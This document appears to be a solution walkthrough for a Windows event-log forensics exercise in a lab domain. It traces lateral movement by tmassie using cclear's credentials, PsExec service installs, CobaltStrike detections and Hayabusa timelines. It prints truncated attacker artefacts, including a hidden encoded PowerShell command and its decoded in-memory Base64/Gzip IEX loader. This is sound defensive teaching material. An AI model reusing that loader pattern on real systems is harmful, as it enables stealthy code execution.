Payload Data1: Target: Font Driver Host\UMFD-3 (Count: 1)											
Payload Data1: Target: Window Manager\DWM-3 (Count: 1)											

Aalfort can beignored and is noise in this exercise...

There are three lateral movement events shown in the log using user `cclear`:


```
Time Created     Event Id    User Name    Remote Host Payload Data1    Payload Data2
2023-06-30 01:49:59 4648    child\tmassie    10.0.1.103:445   Target:
CHILD.TESTLAB.LOCAL\cclear  TargetServerName: WS1
2023-06-30 06:32:01 4648    child\tmassie    10.0.1.100:445   Target:
CHILD.TESTLAB.LOCAL\cclear  TargetServerName: DC1
2023-06-30 06:57:17 4648    child\tmassie    10.0.1.100:445   Target:
CHILD.TESTLAB.LOCAL\cclear  TargetServerName: DC1
```

- Is there any indication on lateral movement originating from client1 (client1 = source)?
  - YES
- What is found?
  - tmassie used credentials of cclear to access DC1 and WS1
- What user account is used for the lateral movement?
  - cclear
- Lateral movement to what systems?
  - DC1 and WS1

C1: Automatic Detection

Hayabusa (https://github.com/Yamato-Security/hayabusa)can be used to automatically detect suspicious events or actions:

```
.\hayabusa-2.6.0-win-x64.exe csv-timeline -d
"E:\EventLogExercise\Kape_EventLogs_client1" -o
"E:\EventLogExercise\Kape_EventLogs_client1\hayabusa_timeline.csv"
```



```
    by Yamato Security
```


```
Start time: 2023/07/03 12:25

Total event log files: 165
Total file size: 120.5 MB

Loading detections rules. Please wait.

Excluded rules: 30
Noisy rules: 12 (Disabled)

Deprecated rules: 169 (4.54%) (Disabled)
Experimental rules: 2001 (53.78%)
Stable rules: 225 (6.05%)
Test rules: 1495 (40.18%)
Unsupported rules: 43 (1.16%) (Disabled)

Hayabusa rules: 152
Sigma rules: 3569
Total enabled detection rules: 3721

Output profile: standard

Scanning in progress. Please wait.

165 / 165
[=================================================================================
================] 100.00 %

Scanning finished. Please wait while the results are being saved.

Rule Authors:

...

Results Summary:
First Timestamp: 2023-05-05 15:17:13.667 +02:00
Last Timestamp: 2023-06-30 09:15:28.665 +02:00

Events with hits / Total events: 34,497 / 110,609 (Data reduction: 76,112 events
(68.81%))

Total | Unique detections: 37,308 | 55
Total | Unique critical detections: 0 (0.00%) | 0 (0.00%)
Total | Unique high detections: 1,471 (3.94%) | 9 (16.36%)
Total | Unique medium detections: 1,585 (4.25%) | 11 (20.00%)
Total | Unique low detections: 85 (0.23%) | 11 (20.00%)
Total | Unique informational detections: 34,167 (91.58%) | 24 (43.64%)

Dates with most total detections:
critical: n/a, high: 2023-06-29 (798), medium: 2023-06-29 (1,488), low: 2023-06-30
(56), informational: 2023-06-30 (26,776)
...
```

```
Saved file: E:\EventLogExercise\Kape_EventLogs_client1\hayabusa_timeline.csv (23.3 MB)

Elapsed time: 00:00:09.497
```

Potentially the Time Format should be adjusted during parsing. It is recommended to parse everything in UTC (`-U`) and perform all analysis in UTC generally.


Notice, that there is a lot of PSExec lateral movement by aalfort in the log. The following was filtered not to include this.

The result shows a lot of the same that was already observed. Notice the PowerShell was detected as malicious immediately:



Line	Tag	Timestamp	Computer	Channel	Event ID	Record ID	Rule Title	Details
=	▣						PSExec	
> Level: high (Count: 19)								
⌄ Level: med (Count: 1.600)								
3010	□	2023-06-30 07:10:34.178…	client1.child.testlab.local	PwSh	4104	10542	Potentially Malicious PwSh	ScriptBlock: B3bHSEcPRwLHN8cIyMj8yMjXy
3009	□	2023-06-30 07:10:34.178…	client1.child.testlab.local	PwSh	4104	10541	Potentially Malicious PwSh	ScriptBlock: MjIyMjIyMjIyMjIyMjIyMjIyM
3008	□	2023-06-30 07:10:34.178…	client1.child.testlab.local	PwSh	4104	10540	Potentially Malicious PwSh	ScriptBlock: kY2lkfyhRfnR+Y2x5ZHtoUX94
3007	□	2023-06-30 07:10:34.178…	client1.child.testlab.local	PwSh	4104	10539	Potentially Malicious PwSh	ScriptBlock: DSCtSm5E+tirRjNIfoWp057gE
3006	□	2023-06-30 07:10:34.178…	client1.child.testlab.local	PwSh	4104	10538	Potentially Malicious PwSh	ScriptBlock: ZL9YXSb83xjgOF3bonv1PnPYt
3005	□	2023-06-30 07:10:34.178…	client1.child.testlab.local	PwSh	4104	10537	Potentially Malicious PwSh	ScriptBlock: d4uBkNFQeSRCkvLMR0sPG1zZe
3004	□	2023-06-30 07:10:34.178…	client1.child.testlab.local	PwSh	4104	10536	Potentially Malicious PwSh	ScriptBlock: NoKVqDLPkaoLKPKc2Wsvwz50H
3003	□	2023-06-30 07:10:34.178…	client1.child.testlab.local	PwSh	4104	10535	Potentially Malicious PwSh	ScriptBlock: gXZIIkZTiONWwgihr2MFhjks4
3002	□	2023-06-30 07:10:34.177…	client1.child.testlab.local	PwSh	4104	10534	Potentially Malicious PwSh	ScriptBlock: Vx1KtwvKZUllLXAxX7rpcjrl5
3001	□	2023-06-30 07:10:34.177…	client1.child.testlab.local	PwSh	4104	10533	Potentially Malicious PwSh	ScriptBlock: mDkLqEw4e6x3y+v6gzP7VlTz0
3000	□	2023-06-30 07:10:34.177…	client1.child.testlab.local	PwSh	4104	10532	Potentially Malicious PwSh	ScriptBlock: QnMq4RQNf5qsDF8TP2CPOp4Tw
2999	□	2023-06-30 07:10:34.177…	client1.child.testlab.local	PwSh	4104	10531	Potentially Malicious PwSh	ScriptBlock: IPokS/t/rxAqdl4zTjzT5mlmb
2998	□	2023-06-30 07:10:34.177…	client1.child.testlab.local	PwSh	4104	10530	Potentially Malicious PwSh	ScriptBlock: ocDfxfXVSoXeQk84yMdkBuDFh
2997	□	2023-06-30 07:10:34.177…	client1.child.testlab.local	PwSh	4104	10529	Potentially Malicious PwSh	ScriptBlock: g37Gn3VPhJSBn4mgxFDlg9qlF
2996	□	2023-06-30 07:10:34.177…	client1.child.testlab.local	PwSh	4104	10528	Potentially Malicious PwSh	ScriptBlock: FHaUBZ6BjLk0msI77HwVY1pmV
2995	□	2023-06-30 07:10:34.177…	client1.child.testlab.local	PwSh	4104	10527	Potentially Malicious PwSh	ScriptBlock: QAf0nvqYxtjbdU+z6GzqiYcT1
2994	□	2023-06-30 07:10:34.177…	client1.child.testlab.local	PwSh	4104	10526	Potentially Malicious PwSh	ScriptBlock: nbfqGb/oOMiqmb/Rahu+0Wgyi
2993	□	2023-06-30 07:10:34.177…	client1.child.testlab.local	PwSh	4104	10525	Potentially Malicious PwSh	ScriptBlock: /rHzStRyfaTLIwh9pVW9lkYsi
2992	□	2023-06-30 07:10:34.177…	client1.child.testlab.local	PwSh	4104	10524	Potentially Malicious PwSh	ScriptBlock: 0tZ/ZgGYoaAZ7aKcclFpo1rj6
2991	□	2023-06-30 07:10:34.177…	client1.child.testlab.local	PwSh	4104	10523	Potential Suspicious PowerShell Keyw…	ScriptBlock: function func_get_proc_ad
2990	□	2023-06-30 07:10:34.177…	client1.child.testlab.local	PwSh	4104	10523	Malicious PowerShell Keywords	ScriptBlock: function func_get_proc_ad
2989	□	2023-06-30 07:10:34.177…	client1.child.testlab.local	PwSh	4104	10523	Potentially Malicious PwSh	ScriptBlock: function func_get_proc_ad
2988	□	2023-06-30 07:10:31.555…	client1.child.testlab.local	PwSh	4104	10509	Potentially Malicious PwSh	ScriptBlock: oOFRdnF2kXcxd1F1kXpBezF7k

Furthermore, the logons of `tmassie` as user `cclear` were detected.



Timestamp	Computer	Channel	Event ID	Record ID	Rule Title	Details
					PSExec	
gh (Count: 19)						
2023-06-30 07:10:30.774…	client1.child.testlab.local	Sec	4624	70443	Successful Overpass the Hash Attempt	Type: 9 - NEW CREDENTIALS ¦ TgtUser: tmassie ¦
2023-06-30 06:57:16.773…	client1.child.testlab.local	Sec	4624	69793	Successful Overpass the Hash Attempt	Type: 9 - NEW CREDENTIALS ¦ TgtUser: tmassie ¦
2023-06-30 06:40:48.284…	client1.child.testlab.local	Sec	4624	68956	Successful Overpass the Hash Attempt	Type: 9 - NEW CREDENTIALS ¦ TgtUser: tmassie ¦
2023-06-30 06:38:10.671…	client1.child.testlab.local	Sec	4624	68841	Successful Overpass the Hash Attempt	Type: 9 - NEW CREDENTIALS ¦ TgtUser: tmassie ¦
2023-06-30 06:32:26.963…	client1.child.testlab.local	Sec	4624	68555	Successful Overpass the Hash Attempt	Type: 9 - NEW CREDENTIALS ¦ TgtUser: tmassie ¦
2023-06-30 06:32:18.634…	client1.child.testlab.local	Sec	4624	68539	Successful Overpass the Hash Attempt	Type: 9 - NEW CREDENTIALS ¦ TgtUser: tmassie ¦
2023-06-30 06:32:12.066…	client1.child.testlab.local	Sec	4624	68535	Successful Overpass the Hash Attempt	Type: 9 - NEW CREDENTIALS ¦ TgtUser: tmassie ¦
2023-06-30 06:32:00.261…	client1.child.testlab.local	Sec	4624	68503	Successful Overpass the Hash Attempt	Type: 9 - NEW CREDENTIALS ¦ TgtUser: tmassie ¦
2023-06-30 06:31:41.265…	client1.child.testlab.local	Sec	4624	68500	Successful Overpass the Hash Attempt	Type: 9 - NEW CREDENTIALS ¦ TgtUser: tmassie ¦
2023-06-30 06:31:20.271…	client1.child.testlab.local	Sec	4624	68482	Successful Overpass the Hash Attempt	Type: 9 - NEW CREDENTIALS ¦ TgtUser: tmassie ¦

The column to the right `Extra Field Info` shows the target user `cclear`:

```
Extra Field Info
AuthenticationPackageName: Negotiate ¦ ElevatedToken: NO ¦ ImpersonationLevel: IMPERSONATION ¦ IpPort: 0 ¦ KeyLength: 0 ¦ LogonGuid: 00000000-0000-0000-0000-000000000000 ¦ LogonProcessName: seclogo ¦ ProcessId: 6148 ¦ ProcessName: C:\Windows\System32\svchost.exe ¦ SubjectDomainName: child ¦ SubjectLogonId: 0xa481b7 ¦ SubjectUserSid: S-1-5-21-1345929560-157546789-2569868433-1132 ¦ TargetDomainName: child ¦ TargetLinkedLogonId: 0x0 ¦ TargetOutboundDomainName: child ¦ TargetOutboundUserName: cclear ¦ TargetUserSid: S-1-5-21-1345929560-157546789-2569868433-1132 ¦ VirtualAccount: NO
```


Depending on the settings, more may be found.

WS1: Lateral Movement

Detecting lateral movement on the **destination system** is often performed by looking at `4624` Logon Events. These are typically `Logon Type 3` and sometimes `Logon Type 10`.

SEE ALSO THE SANS HUNT EVIL (BLUE) POSTER https://www.sans.org/posters/hunt-evil/

Detect all `4624 Logon Type 3` Events **not** from `ffast` Hint: For Timeline Explorer, there is a *Edit Filter* button at the bottom right:



Filter Editor


And
- Event Id = 4624
- Payload Data2 Contains 3
- Payload Data1 Does not contain ffast
- Payload Data1 Contains child

```
Contains([Payload Data1], 'ffast') And Contains([Payload
Data1], 'child')
```

Filter Example

```
[Event Id] = 4624 And Contains([Payload Data1], 'child') And Not Contains([Payload
Data1], 'ffast') And Not Contains([Payload Data1], 'lab_admin')
```

After that, some grouping is applied:



Line	Tag	Record Number	Event ...	Time Created	Event Id	Payload Data2
=	▣	=	=	=	= 4624	
Payload Data1: Target: CHILD.TESTLAB.LOCAL\cclear (Count: 3)						
Remote Host: - (10.0.1.10) (Count: 3)						
14...	□	38273	38273	2023-06-30 01:49:59:0351580	4624	LogonType 3
15...	□	19268	19268	2023-06-29 15:49:59:6666346	4624	LogonType 3
15...	□	19298	19298	2023-06-29 15:50:20:7308766	4624	LogonType 3
Payload Data1: Target: CHILD.TESTLAB.LOCAL\WS1$ (Count: 12)						
Payload Data1: Target: child\cclear (Count: 3)						
Remote Host: kali (10.0.1.10) (Count: 1)						
15...	□	47549	47549	2023-06-30 06:44:20:2007139	4624	LogonType 3
Remote Host: WS1 (10.0.1.10) (Count: 2)						
15...	□	47562	47562	2023-06-30 06:44:22:8547254	4624	LogonType 10
15...	□	47563	47563	2023-06-30 06:44:22:8547446	4624	LogonType 10

× ☑ [Event Id] = [4624] And [Not [Payload Data1] Contains [ffast] [lab_admin]] And [[Payload Data1] Contains [child]]

Notice, that the same logon on 2023-06-30 01:49:59 is shown as was seen on the Client1.

However, there is one more very interesting Logon later on that same day.

```
Time Created     Event Id     Remote Host Payload Data1    Payload Data2    Payload
Data3
2023-06-30 01:49:59 4624     - (10.0.1.10)   Target: CHILD.TESTLAB.LOCAL\cclear
LogonType 3 LogonId: 0x1E9E6FF
```

The more insteresting login from kali:

```
Time Created     Event Id     Remote Host Payload Data1    Payload Data2    Payload
Data3
2023-06-30 06:44:20 4624     kali (10.0.1.10)    Target: child\cclear     LogonType
3   LogonId: 0x287E3EC
```

- Detect indicators of the found lateral movement?
  - see above.
- What was a host machine name and IP used by the attacker?
  - see above.

Now, How is it possible

WS1: Type of Lateral Movement

By marking the suspicious login at 2023-06-30 06:44:20 and sorting by time, quickly a `7045` event shows up. This shows a new service was installed in the system. Determine the name of that service?

```
Time Created     Event Id    Map Description Payload Data1    Payload Data2
Executable Info
2023-06-30 06:44:24 7045    A new service was installed in the system    Name:
PSEXESVC     StartType: demand start %SystemRoot%\PSEXESVC.exe
2023-06-30 06:44:24 7036    Service started or stopped  Name: PSEXESVC | PSEXESVC
Status: running
```

WS1: PowerShell

Suspicious PowerShell commands are found on the system around the same time. It is possible to find such commands for example by filtering for events `600` and `400` or by searching for such as:

`powershell -nop -exec bypass -EncodedCommand`.

Decode the encoded PowerShell command by Base64 and use UTF-16LE text decoding.

Example

```
Time Created     Provider    Map Description Payload Data1
2023-06-30 06:48:04 PowerShell  Provider is Started HostApplication=powershell -
nop -w hidden -encodedcommand
JABzAD0ATgBlAHcAL[..CUT...]EAGUAYwBvAG0AcAByAGUAcwBzACkAKQApAC4AUgBlAGEAZABUAG8ARQ
BuAGQAKAApADsA
```

Decoded PowerShell command shows

```
$s=New-Object IO.MemoryStream(,
[Convert]::FromBase64String("H4sIAAAAAAA...sNAAA="));IEX (New-Object
IO.StreamReader(New-Object IO.Compression.GzipStream($s,
[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```


WS1: BONUS: Hayabusa on WS1

Running Hayabusa on WS1 logs:

```
PS C:\ForensicTools\Hayabusa> .\hayabusa-2.12.0-win-x64.exe csv-timeline -d
"E:\EventLogExercise\WS1\C\Windows\System32\winevt\Logs" -o
"E:\EventLogExercise\WS1_hayabusa_timeline.csv" -U

╔╗ ╔╦═══╦╗  ╔╦═══╦══╗╔╗ ╔╦═══╦═══╗
║║ ║║╔═╗║╚╗╔╝║╔═╗║╔╗║║║ ║║╔═╗║╔═╗║
║╚═╝║║ ║╠╗╚╝╔╣║ ║║╚╝╚╣║ ║║╚══╣║ ║║
║╔═╗║╚═╝║╚╗╔╝║╚═╝║╔═╗║║ ║╠══╗║╚═╝║
```

```
║║ ║║╔═╗║ ║║ ║╔═╗║╚═╝║╚═╝║╚═╝║╔═╗║
╚╝ ╚╩╝ ╚╝ ╚╝ ╚╝ ╚══════════════╝ ╚╝
   by Yamato Security

Start time: 2024/02/20 22:25

Total event log files: 157
Total file size: 148.9 MB

Scan wizard:

✔ Which set of detection rules would you like to load? · 2. Core+ (2356 rules) (
status: test, stable | level: medium, high, critical )
✔ Include Emerging Threats rules? (203 rules) · yes
✔ Include Threat Hunting rules? (16 rules) · yes
✔ Include sysmon rules? (1114 rules) · yes

Loading detection rules. Please wait.

Excluded rules: 1928
Noisy rules: 12 (Disabled)

Stable rules: 146 (6.20%)
Test rules: 2210 (93.80%)

Hayabusa rules: 60
Sigma rules: 2296
Total enabled detection rules: 2356

Output profile: standard

Scanning in progress. Please wait.

[00:00:09] 157 / 157   [========================================] 100%

Scanning finished. Please wait while the results are being saved.

...
```


Quickly the following shows up `CobaltStrike Service Installations`



Timeline Explorer v2.0.0.1
File Tools Tabs View Help
WS1_hayabusa_timeline.csv
Level
Enter text to search...

Timestamp	Computer	Channel	Event ID	Record ID	Rule Title	Details
					PSExec	
t (Count: 2)						
2023-06-29 14:16:56.918 +00:00	WS1.child.testlab.local	Sys	7045	2930	CobaltStrike Service Installations - System	Svc: 2211415 ¦ Path: \\ws1\ADMIN$\2211415.exe ¦
2023-06-29 15:50:20.727 +00:00	WS1.child.testlab.local	Sys	7045	3278	CobaltStrike Service Installations - System	Svc: d8c86fb ¦ Path: \\WS1\ADMIN$\d8c86fb.exe ¦

Furthermore, the powershell was detected as well:



WS1_hayabusa_timeline.csv

Timestamp	Computer	Channel	Event ID	Record ID	Rule Title	Details
					PSExec	
2023-06-30 06:47:44.241 +00:00	WS1.child.testlab.local	PwSh	4104	2258	Suspicious FromBase64String Usage On Gzip …	ScriptBlock: $s=New-Object IO.MemoryStream(,[Conver
2023-06-30 06:47:44.309 +00:00	WS1.child.testlab.local	PwSh	4104	2259	Potentially Malicious PwSh	ScriptBlock: Set-StrictMode -Version 2 $DoIt = @'
2023-06-30 06:47:44.309 +00:00	WS1.child.testlab.local	PwSh	4104	2259	Malicious PowerShell Keywords	ScriptBlock: Set-StrictMode -Version 2 $DoIt = @'
2023-06-30 06:47:44.309 +00:00	WS1.child.testlab.local	PwSh	4104	2259	Potential Suspicious PowerShell Keywords	ScriptBlock: Set-StrictMode -Version 2 $DoIt = @'
2023-06-30 06:47:47.774 +00:00	WS1.child.testlab.local	PwSh	4104	2273	Potentially Malicious PwSh	ScriptBlock: function func_get_proc_address { Para
2023-06-30 06:47:47.774 +00:00	WS1.child.testlab.local	PwSh	4104	2273	Malicious PowerShell Keywords	ScriptBlock: function func_get_proc_address { Para
2023-06-30 06:47:47.774 +00:00	WS1.child.testlab.local	PwSh	4104	2273	Potential Suspicious PowerShell Keywords	ScriptBlock: function func_get_proc_address { Para
2023-06-30 06:48:04.990 +00:00	WS1.child.testlab.local	PwSh	4104	2277	Potentially Malicious PwSh	ScriptBlock: $s=New-Object IO.MemoryStream(,[Conver
2023-06-30 06:48:04.990 +00:00	WS1.child.testlab.local	PwSh	4104	2277	Suspicious FromBase64String Usage On Gzip …	ScriptBlock: $s=New-Object IO.MemoryStream(,[Conver
2023-06-30 06:48:05.054 +00:00	WS1.child.testlab.local	PwSh	4104	2278	Potentially Malicious PwSh	ScriptBlock: Set-StrictMode -Version 2 $DoIt = @'
2023-06-30 06:48:05.054 +00:00	WS1.child.testlab.local	PwSh	4104	2278	Malicious PowerShell Keywords	ScriptBlock: Set-StrictMode -Version 2 $DoIt = @'
2023-06-30 06:48:05.054 +00:00	WS1.child.testlab.local	PwSh	4104	2278	Potential Suspicious PowerShell Keywords	ScriptBlock: Set-StrictMode -Version 2 $DoIt = @'
2023-06-30 06:48:05.966 +00:00	WS1.child.testlab.local	PwSh	4104	2292	Potentially Malicious PwSh	ScriptBlock: function func_get_proc_address { Para
2023-06-30 06:48:05.966 +00:00	WS1.child.testlab.local	PwSh	4104	2292	Malicious PowerShell Keywords	ScriptBlock: function func_get_proc_address { Para
